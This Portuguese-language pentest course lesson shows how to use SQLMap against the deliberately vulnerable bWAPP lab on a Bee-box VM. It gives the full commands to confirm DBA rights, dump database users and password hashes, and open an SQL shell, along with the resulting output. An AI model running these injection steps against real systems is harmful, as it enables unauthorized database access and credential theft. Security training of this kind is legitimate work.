Pentest com Kali Linux

Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco


Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Hackeando um Banco de Dados com SQLMap


Nesta aula, vamos usar o SQLMap para extrair informações sobre usuários de banco de dados e senhas que podem nos permitir acessar o sistema. Com a máquina virtual Bee-box em execução e BurpSuite escutando como proxy pelo seu navegador, entre e selecione a vulnerabilidade de: **SQL Injection (Search/POST)**.

Digite qualquer nome de filme e clique em **Search**. Agora vamos ao BurpSuite e verificar o nosso pedido:



Agora, vá para um terminal no Kali Linux e digite o seguinte comando:

```
# sqlmap -u "http://192.168.1.163/bWAPP/sqli_6.php"
--cookie="PHPSESSID=b781d25si4vhedcccetncc2s24;
security_level=0" --data "title=Titanic&action=search" -p title --is-
dba
```



Podemos ver uma injeção bem-sucedida. Que o usuário atual é DBA, o que significa que o usuário pode executar tarefas administrativas no banco de dados, como adicionar usuários e alterar senhas.

Agora queremos extrair mais informações, como usuários e senhas, então digite o seguinte comando no terminal:

```
# sqlmap -u "http://192.168.1.163/bWAPP/sqli_6.php"
--cookie="PHPSESSID=b781d25si4vhedcccetncc2s24;
security_level=0" --data "title=Titanic&action=search" -p title --is-
dba --users --passwords
```

Hackeando um Banco de Dados com SQLMap

```
[00:19:59] [INFO] fetching database users
database management system users [7]:
[*] ''@'bee-box'
[*] ''@'localhost'
[*] 'debian-sys-maint'@'localhost'
[*] 'root'@'%'
[*] 'root'@'127.0.0.1'
[*] 'root'@'bee-box'
[*] 'root'@'localhost'

[00:19:59] [INFO] fetching database users password hashes

do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] n
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *D4749CBC6F877E93F4A942F787C272224CC91D4A
[*] root [1]:
    password hash: *07BDCCE30E93A12AA2B693FD99990F044614A3E5

[00:20:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.103'

[*] shutting down at 00:20:11
```

Agora temos uma lista dos usuários do banco de dados e suas senhas hash. Também podemos obter um shell que nos permita enviar consultas SQL para o banco de dados diretamente, com esse comando abaixo:

```
# sqlmap -u "http://192.168.1.163/bWAPP/sqli_6.php"
--cookie="PHPSESSID=b781d25si4vhedcccetncc2s24;
security_level=0" --data "title=Titanic&action=search" -p title
--sql-shell
```

Dentro da Shell Script, faça:

sql-shell> select * from information_schema.schemata;

```
[00:28:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5.0.12
[00:28:40] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> @@version
[00:29:14] [INFO] fetching SQL query output: '@@version'
@@version:    '5.0.96-0ubuntu3'
sql-shell> show databases;
[00:30:05] [INFO] fetching SQL SELECT statement query output: 'show databases'
[00:30:05] [WARNING] something went wrong with full UNION technique (could be because of limitation on re
trieved number of entries)
show databases; [1]:

sql-shell> select * from information_schema.schemata;
[00:30:33] [INFO] fetching SQL SELECT statement query output: 'select * from information_schema.schemata'
[00:30:33] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names its
elf
[00:30:33] [INFO] fetching columns for table 'schemata' in database 'information_schema'
[00:30:33] [INFO] the query with expanded column name(s) is: SELECT CATALOG_NAME, DEFAULT_CHARACTER_SET_N
AME, DEFAULT_COLLATION_NAME, SCHEMA_NAME, SQL_PATH FROM information_schema.schemata
select * from information_schema.schemata; [4]:
[*]   , utf8, utf8_general_ci, information_schema,
[*]   , latin1, latin1_swedish_ci, bWAPP,
[*]   , latin1, latin1_swedish_ci, drupageddon,
[*]   , latin1, latin1_swedish_ci, mysql,
```